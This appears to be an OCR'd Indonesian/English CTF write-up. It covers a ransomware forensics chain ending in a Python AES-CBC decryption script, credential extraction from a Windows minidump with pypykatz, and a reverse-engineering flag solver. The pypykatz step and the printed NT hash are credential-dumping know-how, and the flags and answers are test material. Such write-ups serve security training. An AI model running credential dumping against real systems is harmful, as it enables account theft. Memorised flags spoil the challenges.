
What made the incident stand out was not the boldness of the act, but its subtlety. There were no whispered conversations or exchanged notes—only timing, positioning, and silent

Flag : ARA{Makannya Mending Nyawit}

maaf banyak AI plsplsplspslpls , sry gabisa share link AI pake agent soalnya, kalau butuh evidence/smhting cchat

horseman

Solved By: mail/医者watson`



Analysis:

Diberikan sebuah .ad1 file serta nc server.
Kita dapat buka horseman.ad1 file menggunakan FTK Imager. Melihat dari Date Modifier pada /Users/horseman/, folder yang paling menarik adalah Downloads karena memiliki Date Modifier paling baru. Dalam folder downloads terdapat beberapa file, saya export saja semua. Kemudian karena kita dapat melihat soal selanjutnya tanpa perlu menyelesaikan soal sebelumnya kita dapat tahu alur/pertanyaan yang diinginkan chall.

❯ nc chall-ctf.ara-its.id 7676
HORSEMAN
You are analyzing a ransomware incident on workstation 'horseman-pc'.
Complete the investigation chain to recover the confidential data.

1. A suspicious executable was found in the Downloads folder.
What is the SHA256 Hash of this malware?

Answer format: Hexadecimal string

Answer >>

Wrong!

2. The malware targets specific users by incorporating their unique system identifier into the encryption key.
What is the SID (Security Identifier) of the infected user?

Answer format: S-1-5-21-xxxxxxxxxx-xxxxxxxxxx-xxxxxxxxx

Answer >> Wrong!

3. The malware leaves a trace of its initialization within the Windows Event Logs.
What is the Event ID used by the malware to log its persistence entry?

Answer format: Integer

Answer >>
Wrong!

4. Within the description of the event log identified in Question 3, the malware stores a unique "Reference ID" or token.
What is the value of this Secret Token?

Answer format: String (Case Sensitive)

Answer >>
Wrong!

5. To establish an incident timeline, determine the exact time the malware recorded its persistence log.
What is the timestamp in UTC?

Answer format: YYYY-MM-DD HH:MM:SS

Answer >>
Wrong!

6. Based on the header analysis of the encrypted files and the malware's logic, identify the encryption algorithm and mode used.

Answer format: ALG-MODE (e.g. DES-ECB)

Answer >>
Wrong!

7. DATA RECOVERY (FINAL)
The user reports losing a critical file named 'confidential.txt' in the Documents folder.
Using your findings (SID + Token + IV), decrypt the file and reveal the secret string inside.

Answer format: String content of the file
encrypted
file:(https://drive.google.com/file/d/1Ro-DZ8aiLq2XlOzScQVS0gAh64kKyOvE/view?usp=sharing)

Answer >>
Wrong!

Investigator, you missed some evidences. Review your answers and try again.

Soal nomor 2-5 merupakan soal yang memerlukan kita untuk meng-export Windows Event ogs, lokasinya berada di Windows/System32/winevt/, so kita export saja semuanya.

Next sekaligus di solution aja..

Solution:

1. A suspicious executable was found in the Downloads folder.
What is the SHA256 Hash of this malware?

Answer format: Hexadecimal string

Answer >> aeb4cc771ae6f76b17ad1e8fb44d69cf5e5cea24adb23af03cae1dc7fd5e743c
Correct!


❯ sha256sum updater.exe
aeb4cc771ae6f76b17ad1e8fb44d69cf5e5cea24adb23af03cae1dc7fd5e743c updater.exe

2. The malware targets specific users by incorporating their unique system identifier into the encryption key.
What is the SID (Security Identifier) of the infected user?

Answer format: S-1-5-21-xxxxxxxxxx-xxxxxxxxxx-xxxxxxxxx

Answer >> S-1-5-21-2472383311-4215914088-769331741
Correct!

Ada di winevt/Logs/security.evtx




3. The malware leaves a trace of its initialization within the Windows Event Logs.
What is the Event ID used by the malware to log its persistence entry?

Answer format: Integer

Answer >> 1337
Correct!

Kita dapat menggunakan soal selanjutnya sebagai hint, yaitu Reference ID, menggunakan EvtxECMD kita dapat convert .evtx file ke csv lalu kita buka csv menggunakan TimelineExplorer kemudian search string “Reference ID”.
Gunakan langkah diatas kepada file .evtx penting seperti application, security, system, operational.



Reference ID ternyata berada di Application.evtx dengan Windows Event ID 1337

4. Within the description of the event log identified in Question 3, the malware stores a unique "Reference ID" or token.
What is the value of this Secret Token?

Answer format: String (Case Sensitive)

Answer >> OOM9OV5VPRNIK3S2
Correct!


Menggunakan langkah yang sama seperti soal 3

5. To establish an incident timeline, determine the exact time the malware recorded its persistence log.
What is the timestamp in UTC?

Answer format: YYYY-MM-DD HH:MM:SS

Answer >> 2026-01-30 11:02:39
Correct!

Di Application.evtx dengan Windows Event ID 1337



2026-01-30 23:02:39 dengan format 12 jam 2026-01-30 11:02:39


6. Based on the header analysis of the encrypted files and the malware's logic, identify the encryption algorithm and mode used.

Answer format: ALG-MODE (e.g. DES-ECB)

Answer >> AES-CBC
Correct!

❯ strings updater.exe | grep AES
Crypto.Cipher.AES)

Kita bisa cek menggunakan virus total



kemungkinan yang menggunakan XOR adalah CBC, CTR, GCM, tapi di soal selanjutnya kita membutuhkan IV dimana CTR dan GCM ga pake.

jadi jawabannya AES-CBC

7. DATA RECOVERY (FINAL)
The user reports losing a critical file named 'confidential.txt' in the Documents folder.
Using your findings (SID + Token + IV), decrypt the file and reveal the secret string inside.

Answer format: String content of the file
encrypted file:(https://drive.google.com/file/d/1Ro-DZ8aiLq2XlOzScQVS0gAh64kKyOvE/view?usp=sharing)

Answer >> b967081a1a071c25e2c4437e2e124b60b73407ec8eceb52e1eecc00caa1873ba
Correct!

script decrypt:

```
from Crypto.Cipher import AES
from Crypto.Hash import SHA256
from Crypto.Util.Padding import unpad

sid = 'S-1-5-21-2472383311-4215914088-769331741'
token = 'OOM9OV5VPRNIK3S2'
key = SHA256.new((sid + '_' + token).encode()).digest()

path = 'Y29uZmlkZW50aWFsLnR4dA=='
with open(path, 'rb') as f:
    data = f.read()
```

```
iv, ct = data[:16], data[16:]
pt = AES.new(key, AES.MODE_CBC, iv).decrypt(ct)
pt = unpad(pt, 16)
print(pt.decode('utf-8', errors='replace'))

❯ python decrypt.py
this is the secret
```


secret: b967081a1a071c25e2c4437e2e124b60b73407ec8eceb52e1eecc00caa1873ba

Excellent work, Investigator! You have successfully reconstructed the incident.
Here is your Flag:
ARA7{GG!_y0u_4r3_4_f0r3ns1c_M4st3r_&_R4ns0mw4r3_hUnT3R_HORSEMAN_SOLVED!!!!}

Flag: ARA7{GG!_y0u_4r3_4_f0r3ns1c_M4st3r_&_R4ns0mw4r3_hUnT3R_HORSEMAN_SOLVED!!!!}

dumpling


Solved By: kkira



Analysis:
first, ill Confirm it's a Windows minidump:

```
┌──(kali㉿dhafin5858)-[/mnt/e/CYBER SECC/CTF2025/ARA CTF]
└─$ file mem.DMP
mem.DMP: Mini DuMP crash report, 17 streams, Wed Jan 28 10:17:02 2026, 0x621826 type

basename: extra operand 'CTF/volatility3/venv'
Try 'basename --help' for more information.
```


me Use [pypykatz](#) on the dump
i tried to use this command
pypykatz lsa minidump mem.DMP but NTLM hash didnt appear, so i immediately ask my llm, and it says i have to grep MSV



Solution:

```
PS E:\CYBER SECC\CTF2025\ARA CTF> wsl bash -lc "grep -i -n 'msv'
/tmp/pypykatz_out.txt | head -n 40"
>>
12:     == MSV ==
42:     == MSV ==
PS E:\CYBER SECC\CTF2025\ARA CTF> wsl bash -lc "sed -n '1,80p'
/tmp/pypykatz_out.txt"

 == MSV ==
        Username: Hannn
        Domain: VulnWin
        LM: NA
        NT: f4b2619c33cea30e3159e7397fb1d6a7
```


Flag : ARA7{f4b2619c33cea30e3159e7397fb1d6a7}



Reverse Engineering

Don't Call Ava Back!

Solved By: Executor



Lanjut chall rev ava ava, singkat saja, saya sudah lelah, ini kata Prof. Dr. ChatGPT, M.Pd.. : https://chatgpt.com/share/69880ddf-3090-8009-9465-00c96b9046a1

Berikut Full Solvernya :

```
#!/usr/bin/env python3
import sys
import struct

BLOB_LEN = 0x4B0

def f32(x: float) -> float:
    """Round to IEEE754 float32."""
    return struct.unpack("<f", struct.pack("<f", float(x)))[0]

def u32_to_f32(u: int) -> float:
    """Interpret uint32 bits as float32."""
    return struct.unpack("<f", struct.pack("<I", u & 0xFFFFFFFF))[0]

def find_real_checker_blob(buf: bytes) -> int:
    """
    Find the real checker blob stored in .data.
    We locate it by matching its prologue + presence of 'mov dword [rbp+0], 0xdeadbeef'.
```

```
    """
    sig_prologue = b"\x48\x8b\xc4\x55\x48\x81\xec\xd0\x02\x00\x00"  #
mov rax,rsp; push rbp; sub rsp,0x2d0
    sig_deadbeef = b"\xc7\x45\x00\xef\xbe\xad\xde"                # mov
dword ptr [rbp+0], 0xdeadbeef

    p = buf.find(sig_prologue)
    while p != -1:
        if buf.find(sig_deadbeef, p, p + 0x300) != -1:
            return p
        p = buf.find(sig_prologue, p + 1)
    raise RuntimeError("Real checker blob not found (signature scan
failed).")

def parse_first_mov_immediates(blob: bytes) -> dict[int, int]:
    """
    Parse first assignments of the form:
      c7 45 disp8 imm32        -> mov dword ptr [rbp+disp8], imm32
      c7 85 disp32 imm32       -> mov dword ptr [rbp+disp32], imm32
    We keep only the FIRST assignment per offset (later overwrites
exist near the end).
    """
    assign: dict[int, int] = {}
    i = 0
    n = len(blob)

    while i < n - 10:
        if blob[i] == 0xC7:
            modrm = blob[i + 1]
            if modrm == 0x45:  # disp8
                disp = struct.unpack("b", blob[i + 2:i + 3])[0] &
0xFFFFFFFF
                imm  = struct.unpack("<I", blob[i + 3:i + 7])[0]
                assign.setdefault(disp, imm)
                i += 7
                continue
            if modrm == 0x85:  # disp32
                disp = struct.unpack("<I", blob[i + 2:i + 6])[0]
                imm  = struct.unpack("<I", blob[i + 6:i + 10])[0]
                assign.setdefault(disp, imm)
                i += 10
                continue
        i += 1
```

```
    return assign

def derive_tables(assign: dict[int, int]):
    """
    Reconstruct A[8], B[8], C[56] (as float32 values) from the blob
init.
    base = 0xdeadbeef (stored at [rbp+0])
    A_bits[i] = base XOR imm([rbp+0x8+4*i])
    B_bits[i] = base XOR imm([rbp+0x28+4*i])
    C_bits[p] = base XOR imm([rbp+0x50+4*p])   for p in 0..55
    """
    base = assign[0]  # must be 0xdeadbeef

    A = [u32_to_f32(base ^ assign[0x08 + 4*i]) for i in range(8)]
    B = [u32_to_f32(base ^ assign[0x28 + 4*i]) for i in range(8)]
    C = [u32_to_f32(base ^ assign[0x50 + 4*p]) for p in range(56)]
    return A, B, C

def solve_flag(A, B, C) -> str:
    """
    Checker computes per position:
      v = C[pos] + (A[lane] + float(byte)*B[lane])^2
    and sums all v's (with float32 rounding). For the correct byte, v ~
0.
    So solve each pos independently by choosing byte 0..255 that
minimizes |v|.
    """
    out = []
    for pos in range(56):
        lane = pos % 8
        best_b = None
        best_abs = None

        for b in range(256):
            x = f32(A[lane] + f32(b) * B[lane])
            v = f32(C[pos] + f32(x * x))
            av = abs(v)

            if best_abs is None or av < best_abs:
                best_abs = av
                best_b = b
```

```
        out.append(best_b)

    return bytes(out).decode("latin1")

def verify_like_checker(flag: str, A, B, C):
    """
    Approximate the checker's final condition: abs(total) < 0.5
    with float32 rounding and a reduction order similar to the AVX hadd
path.
    """
    if len(flag) != 56:
        return False, None

    fb = [ord(ch) for ch in flag]
    sum_vec = [f32(0.0)] * 8

    for j in range(7):
        for i in range(8):
            pos = j*8 + i
            b = fb[pos]
            x = f32(A[i] + f32(b) * B[i])
            term = f32(C[pos] + f32(x * x))
            sum_vec[i] = f32(sum_vec[i] + term)

    # mimic: add upper half to lower, then horizontal adds
    a0 = f32(sum_vec[0] + sum_vec[4])
    a1 = f32(sum_vec[1] + sum_vec[5])
    a2 = f32(sum_vec[2] + sum_vec[6])
    a3 = f32(sum_vec[3] + sum_vec[7])
    b0 = f32(a0 + a1)
    b1 = f32(a2 + a3)
    total = f32(b0 + b1)

    return abs(total) < 0.5, total

def main():
    path = sys.argv[1] if len(sys.argv) > 1 else "chall.exe"
    buf = open(path, "rb").read()

    blob_off = find_real_checker_blob(buf)
    blob = buf[blob_off:blob_off + BLOB_LEN]

    assign = parse_first_mov_immediates(blob)
```


```
    A, B, C = derive_tables(assign)

    flag = solve_flag(A, B, C)

    ok, total = verify_like_checker(flag, A, B, C)
    print(flag)
    print(f"[verify] ok={ok} total={total}")

if __name__ == "__main__":
    main()
```

```
